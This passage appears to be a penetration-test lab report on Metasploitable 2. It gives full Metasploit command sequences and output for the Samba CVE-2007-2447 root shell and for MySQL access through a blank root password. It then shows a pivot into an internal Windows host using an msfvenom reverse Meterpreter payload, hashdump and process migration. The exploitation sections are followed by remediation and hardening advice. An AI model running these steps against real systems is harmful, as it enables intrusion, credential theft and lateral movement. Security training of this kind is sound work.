
Critical**CVSS Score:** 10.0**CVE:** CVE-2007-2447

Vulnerability Description

Samba 3.0.20 through 3.0.25rc3 contains a flaw in the `configuration` option. When configured, shell metacharacters can be embedded within a username, causing the Samba daemon to execute arbitrary commands as root. No authentication is required.

Exploitation via Metasploit

```
# Confirm Samba version
root@kali:~#
nmap
-sV -p 445
192.168.50.3
445/tcp open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
# Load and configure exploit
msf6 >
use
exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) >
set RHOSTS
192.168.50.3
msf6 exploit(usermap_script) >
set LHOST
192.168.50.2
msf6 exploit(usermap_script) >
exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.3:60993)
whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Ubuntu 8.04 i686 GNU/Linux
```



Impact & Remediation

- **Impact:** Immediate root shell without any authentication — full system compromise.
- **Fix:** Upgrade Samba to 3.0.25 or later (vulnerability was patched). Use the latest stable release.
- **Harden:** Restrict SMB ports (139/445) via firewall. Disable SMB if file sharing is not required.
- **Network:** Use VPN for any legitimate SMB access. Segment file servers from external networks.

4.6 Port 3306 — MySQL (No Root Password)

Critical	CVSS Score: 9.8	CVE: CWE-521 — Weak Credentials
----------	-----------------	---------------------------------

Vulnerability Description

MySQL 5.0.51a is configured with the root account having no password, and remote root login is permitted. An attacker can connect directly from any machine and gain full administrative database access without any credential.

Discovery via Metasploit

```
# Confirm MySQL service
root@kali:~#
nmap
-sV -p 3306
192.168.50.3
3306/tcp open  mysql  MySQL 5.0.51a-3ubuntu5
# Credential scanner
msf6 >
use
auxiliary/scanner/mysql/mysql_login
msf6 >
set RHOSTS
192.168.50.3
msf6 >
set USERNAME root
msf6 >
set BLANK_PASSWORDS true
msf6 >
run
[+] 192.168.50.3:3306 - Login Successful: root:
                        (blank password confirmed)
```

Exploitation — Direct Database Access

```
# Connect directly as root with no password
root@kali:~#
mysql
-h 192.168.50.3 -u root --skip-ssl
Welcome to the MariaDB monitor. Server version: 5.0.51a-3ubuntu5 (Ubuntu)
MySQL [(none)]>
show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
+-----+
MySQL [(none)]>
use metasploit; show tables;
[Full administrative access to all databases confirmed]
```

```
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> 
```

Impact & Remediation

- **Impact:** Complete database compromise — data exfiltration, modification, and deletion possible.
- **Fix:** Set a strong password for root immediately:
- **Access Control:** Disable remote root login. Restrict port 3306 to trusted IPs only via firewall.
- **Principle:** Apply least-privilege. Application accounts should only access their own database.
- **Upgrade:** Migrate to a modern, supported MySQL/MariaDB version.

5.1 Pivoting Through Metasploitable 2

With root-level access on Metasploitable 2 (the bridge), the attacker can route traffic into the internal vLAN 2 (10.10.10.0/24) to target the Windows 10 endpoint at 10.10.10.4. Metasploit's routing capabilities allow all internal traffic to flow through the existing Meterpreter session.

Step 1 — Establish Meterpreter Session on Bridge

```
# Exploit Samba to get Meterpreter on Metasploitable 2
msf6 >
use
exploit/multi/samba/usermap_script
msf6 >
set RHOSTS
192.168.50.3
msf6 >
set payload
cmd/unix/reverse
msf6 >
set LHOST
192.168.50.2
msf6 >
exploit -j
[*] Session 1 opened (192.168.50.2:4444 -> 192.168.50.3:xxxxxx)
# Upgrade shell to Meterpreter for pivoting
msf6 >
sessions -u 1
[*] Meterpreter session 2 opened
```

Step 2 — Add Internal Route via Pivot

```
# Add route so MSF sends internal traffic through session 2
msf6 >
use post/multi/manage/autoroute
msf6 post(autoroute) >
set SESSION 2
msf6 post(autoroute) >
set SUBNET
10.10.10.0
msf6 post(autoroute) >
run
[+] Route added: 10.10.10.0/255.255.255.0 via session 2
# Verify routing table
msf6 >
route print
Subnet          Netmask          Session
10.10.10.0      255.255.255.0    2
```

Step 3 — Scan Internal Network

```
# Port scan internal Windows target through pivot
msf6 >
use auxiliary/scanner/portscan/tcp
msf6 auxiliary(tcp) >
set RHOSTS
10.10.10.4
msf6 auxiliary(tcp) >
set PORTS 22,80,135,139,445,3389,5985
msf6 auxiliary(tcp) >
run
[+] 10.10.10.4:445 - TCP OPEN
[+] 10.10.10.4:135 - TCP OPEN
[+] 10.10.10.4:3389 - TCP OPEN (RDP)
```

Step 4 — Generate Windows Payload

A staged Meterpreter reverse TCP payload was generated using msfvenom and delivered to the Windows target through the pivot.

```
# Generate Windows reverse Meterpreter payload
root@kali:~#
msfvenom
-p windows/meterpreter/reverse_tcp
LHOST=192.168.50.2 LPORT=5555
-f exe
-o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
[-] No arch selected, selecting arch: x86 from the payload name
No encoder specified, outputting raw payload
Payload size: 354 bytes Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Step 5 — Deliver Payload via Pivot

```
# Set up handler on Kali for incoming connection
msf6 >
use exploit/multi/handler
msf6 exploit(handler) >
set payload
windows/meterpreter/reverse_tcp
msf6 exploit(handler) >
set LHOST
192.168.50.2
msf6 exploit(handler) >
set LPORT 5555
msf6 exploit(handler) >
exploit -j
[*] Started reverse TCP handler on 192.168.50.2:5555
# Transfer payload.exe to Windows target via Metasploitable pivot (SMB/HTTP)
```

```
# Execute on Windows... callback received:
[*] Sending stage to 10.10.10.4
[*] Meterpreter session 3 opened (192.168.50.2:5555 -> 10.10.10.4:49xxx)
meterpreter >
sysinfo
Computer: DESKTOP-WIN10    OS: Windows 10 (Build 19041)
meterpreter >
getuid
Server username: DESKTOP-WIN10\User
```

Step 6 — Post-Exploitation on Windows

```
# Gather system information
meterpreter >
hashdump
Administrator:500:.....
Guest:501:.....
# Screenshot of desktop
meterpreter >
screenshot
Screenshot saved to: /tmp/kDNFp4jE.jpeg
# Search for sensitive files
meterpreter >
search
-f *.txt -d C:\\Users
# Migrate to stable process
meterpreter >
ps | grep explorer
meterpreter >
migrate [PID]
[*] Migrating from xxxx to yyyy... Success.
```


Port	Finding	Immediate Action	Long-Term
21 / FTP	vsftpd backdoor CVE-2011-2523	Upgrade vsftpd; block port 21	Replace FTP with SFTP/SCP
22 / SSH	Weak default credentials	Rotate credentials; enable key-auth	Enforce MFA; deploy fail2ban
23 / Telnet	Cleartext protocol + weak creds	Disable Telnet service entirely	SSH only; firewall port 23
80 / HTTP	PHP-CGI injection CVE-2012-1823	Upgrade PHP + Apache; patch immediately	Deploy WAF; use HTTPS
445 / SMB	Samba RCE CVE-2007-2447	Upgrade Samba to 3.0.25+	Disable SMB if unused; segment
3306 / MySQL	No root password	Set strong root password immediately	Restrict to localhost; patch MySQL

6.1 General Security Hardening

1. **Patch Management:** Implement a regular patching cycle. All exploited services were running versions that were years — in some cases over a decade — out of date.
2. **Credential Policy:** Enforce complex passwords across all services. Remove all default credentials. Implement Multi-Factor Authentication wherever possible.
3. **Network Segmentation:** Restrict access to management ports (21, 22, 23, 445, 3306) using firewall rules. Only trusted IPs should reach these services.
4. **Disable Unused Services:** Remove or disable any service not explicitly required. Each running service represents an additional attack surface.
5. **Principle of Least Privilege:** No service should run as root unless absolutely necessary. Web servers, databases, and FTP daemons should use dedicated low-privilege accounts.
6. **Monitoring & Logging:** Enable centralized logging for all services. Deploy an IDS/IPS (e.g., Snort, Suricata). Alert on failed authentication and unexpected new listening ports.
7. **Regular Vulnerability Scans:** Schedule automated scans using tools such as Nessus, OpenVAS, or Tenable. Treat scan output as work items with defined SLAs.

Conclusion

This engagement demonstrated that the Metasploitable 2 machine, while intentionally vulnerable, represents a realistic model of a neglected or legacy system. Every targeted service was successfully exploited within a short timeframe, ultimately resulting in root-level access on the Linux bridge and a Meterpreter foothold on the internal Windows 10 endpoint.

The most critical takeaways from this assessment are: (1) unpatched software with known CVEs provides trivial entry points, (2) default credentials are exploited in seconds by automated tools, and (3) once an attacker gains a foothold on a bridge host in a segmented network, pivoting to internal systems requires minimal additional effort.

Implementing the remediation recommendations outlined in Section 6 — particularly patch management, credential hardening, firewall rules, and service minimisation — would eliminate all vulnerabilities identified in this report and significantly raise the cost and complexity of any real-world attack.

Assessment Complete

All 6 target ports successfully exploited • Pivoting demonstrated to Windows internal network

This report was produced in a controlled lab environment for educational purposes only.